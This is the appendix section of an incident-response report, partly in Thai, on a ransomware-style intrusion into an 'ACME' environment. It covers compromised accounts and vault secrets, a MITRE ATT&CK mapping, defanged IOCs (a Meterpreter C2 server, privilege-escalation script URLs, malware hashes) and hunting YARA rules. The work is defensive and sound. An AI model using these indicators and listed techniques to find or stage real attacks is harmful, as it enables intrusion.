- info@blackcellgd.onmicrosoft.com
- jane@blackcellgd.onmicrosoft.com

Compromised Azure Vault Secrets

- acme-cred-store: Google-Password
- acme-cred-store: TopSecret
- acme-cred-store: John-Admin

Attacker Created Accounts

- ACME\bkp

Appendix C: MITRE ATT&CK Mapping

MITRE ATT&CK Techniques ที่เกี่ยวข้องกับเหตุการณ์บุกรุกที่ถูกพบระหว่างการสืบสวนโดยทีมตอบสนองภัยคุกคาม

Initial Access

- T1190 Exploit Public-Facing Application

Execution

- T1059 Command and Scripting Interpreter
 - T1059.001 PowerShell
 - T1059.003 Windows Command Shell
 - T1059.004 Unix Shell
 - T1059.006 Python

Persistence

- T1098 Account Manipulation
 - T1098.005 SSH Authorized Keys
- T1547 Boot or Logon Autostart Execution
 - T1547.001 Registry Run Keys / Startup Folder
- T1136 Create Account
 - T1136.002 Domain Account

Privilege Escalation

- T1611 Escape to Host

Defense Evasion

- T1562 Impair Defenses
 - T1562.001 Disable or Modify Tools
- T1070 Indicator Removal
 - T1070.001 Clear Windows Event Logs
 - T1070..009 Clear Persistence

Credential Access

- T1555 Credentials from Password Stores
 - T1555.006 Cloud Secrets Management Stores
- T1056 Input Capture
 - T1056.001 Keylogging
- T1552 Unsecured Credentials
 - T1552.001 Credentials In Files

Discovery

- T1087 Account Discovery
 - T1087.001 Local Account
- T1083 File and Directory Discovery
- T1046 Network Service Discovery

- T1018 Remote System Discovery
- T1016 System Network Configuration Discovery

Lateral Movement

- T1534 Internal Spearphishing
- T1021 Remote Services
 - T1021.001 Remote Desktop Protocol
 - T1021.006 Windows Remote Management
 - T1021.007 Cloud Services

Collection

- T1560 Archive Collected Data
 - T1560.001 Archive via Utility
- T1005 Data from Local System

Command and Control

- T1571 Non-Standard Port

Impact

- T1486 Data Encrypted for Impact
- T1491 Defacement
 - T1491.002 External Defacement

Appendix D: Indicators of Compromise (IOCs)

Network-Based Indicators (NBIs)

Network Indicator	Type	Description
185.129.61[.]7	IPv4	Web Enumeration
185.220.101[.]138	IPv4	Web Enumeration
185.220.101[.]51	IPv4	Web Enumeration
185.246.188[.]74	IPv4	Web Enumeration
193.218.118[.]136	IPv4	Web Enumeration
193.218.118[.]89	IPv4	Web Enumeration
199.249.230[.]87	IPv4	Web Enumeration
23.128.248[.]31	IPv4	Web Enumeration
23.129.64[.]130	IPv4	Web Enumeration
23.129.64[.]133	IPv4	Web Enumeration
23.129.64[.]144	IPv4	Web Enumeration
23.129.64[.]147	IPv4	Web Enumeration
23.129.64[.]149	IPv4	Web Enumeration
23.129.64[.]214	IPv4	Web Enumeration
23.129.64[.]218	IPv4	Web Enumeration
23.129.64[.]228	IPv4	Web Enumeration
38.97.116[.]244	IPv4	Web Enumeration
45.88.90[.]133	IPv4	Web Enumeration
89.58.18.10	IPv4	Exploite Web API
40.113.141[.]101	IPv4	Meterpreter C2 Server
185.220.101[.]4	IPv4	Microsoft Logon
80.67.172.162	IPv4	SSH Logon
23.153.248[.]32	IPv4	SSH Logon
185.220.101[.]179	IPv4	SSH Logon
2a02:418:6017:::]148	IPv6	Azure Logon
hxxps://raw[.]githubusercontent[.]com/The-Z-Labs/linux-exploit-suggester/master/linux-exploit-suggester[.]sh	URL	Privilege Escalation Script
hxxps://raw[.]githubusercontent[.]com/rebootuser/LinEnum/master/LinEnum[.]sh	URL	Privilege Escalation Script
hxxps://github[.]com/carlospolop/PEASS-ng/releases/latest/download/linpeas[.]sh	URL	Privilege Escalation Script
hxxps://pastebin[.]com/FLHFdXD9s5M6C3GPr4YYvAS6cnUtAki6	URL	AES Key Location
hxxps://gateway-proxy-bee-0-0.gateway[.]jethswarm[.]org/bzz/28c6a170ea0034c4de436fccc506eeb6e2be17cf13267090597b2ae57a8b9776/	URL	Deface Page

ตารางที่ 2: Network-Based IOC

Host-Based Indicators (HBIs)

Filename	MD5	Description
Pay Increase contract.docx.zip	e0bfea7db0cc4d8c6fb9306dd747b399	Meterpreter
Pay Increase contract.docx.exe	607c6d8db5ef07ff6dc6e21ebbe07ab5	Meterpreter
nc.exe	be65dceea8557147a73d5a0581773d5d	Meterpreter
Google Chrome Update.vbs	6a91367e9c88f238d3279300b931573e	Possible persistence script
fun.exe	ba09d3df272d36de8a14ba9653350e4f	Fun Encrptor
linux-exploit-suggester.sh	301956d1018a1e899b0ac82fe5823e46	Linux Privilege Escalation Script
LinEnum.sh	047221a55de17485c651c83c8a9db329	Linux Privilege Escalation Script
linpeas.sh	a79660db88c5cfb2098538fbe292fb24	Linux Privilege Escalation Script
Advanced_IP_Scanner_2.5.4594.1(1).exe	5537c708edb9a2c21f88e34e8a0f1744	Advanced IP Scanner
nmap-7.94-setup.exe	aa6475a105c2c47ac2888b6daaaaf109	Nmap

ตารางที่ 3: Host-Based IOC

Appendix E: Yara Rules

YARA Rule ต่อไปนี้ยังไม่ได้ผ่านการทดสอบภายในขององค์กร จึงไม่เหมาะสำหรับใช้งานตรวจจับหรือบล็อกโดยตรง เนื่องจากอาจมีความเสี่ยงในการเกิดผลลัพธ์ที่ผิดพลาด (false positives) และประสิทธิภาพอาจไม่เหมาะสม ทั้งนี้ จุดประสงค์หลักของกฎดังกล่าวคือ เพื่อใช้เป็นแนวทางเริ่มต้นในการค้นหา (Threat Hunting) ภัยคุกคามเท่านั้น

```
rule HUNTING_RAR_SFX_DROPPER {
  meta:
    author = "Thanabodi Phrakhun, @naikordian"
  strings:
    $s1 = "Rar!"
    $s2 = "WinRAR SFX"
    $s3 = "Setup=nc.exe"
    $s4 = "Setup=link.url"
    $s5 = "Title=Word Document"
  condition:
    ( uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 )
    and all of them
}
```

รูปที่ 61: RAR SFX Dropper

```
rule Hunting_Meterpreter
{
  meta:
    author = "Thanabodi Phrakhun, @naikordian"

  strings:
    $s1 = "KERNEL32.dll"
    $s2 = "ADVAPI32.dll"
    $s3 = "WSOCK32.dll"
    $s4 = "WS2_32.dll"
    $s5 = "ntdll.dll"
    $s6 = "MSVCRT.dll"

  condition:
    ( uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 )
    and all of ($s*) and filesize < 500KB
    and pe.version_info["ProductName"] == "Apache HTTP Server"
    and pe.version_info["FileVersion"] == "2.2.14"
    and pe.version_info["OriginalFilename"] == "ab.exe"
}
```

รูปที่ 62: Meterpreter

```

rule HUNTING_FUN_ENCRYPTOR {
  meta:
    author = "Thanabodi Phrakhun, @naikordian"
  strings:
    $s1 = "python310.dll"
    $s2 = "libcrypto-1_1.dll"
    $s3 = "ACMECrypt"
    $s4 = "Cannot open PyInstaller archive from executable"
  condition:
    ( uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 )
    and all of them
}

```

รูปที่ 63: Fun Encryptor

Connect with me at: [linkedin.com/in/naikordian](https://www.linkedin.com/in/naikordian)

About Me

A dedicated cybersecurity professional with a focus on cloud security and a strong interest in digital forensics, incident response and software development. Continuously seeking to enhance skills and actively contributing knowledge and insights to the cybersecurity community.

©2025 Thanabodi Phrakhun. All rights reserved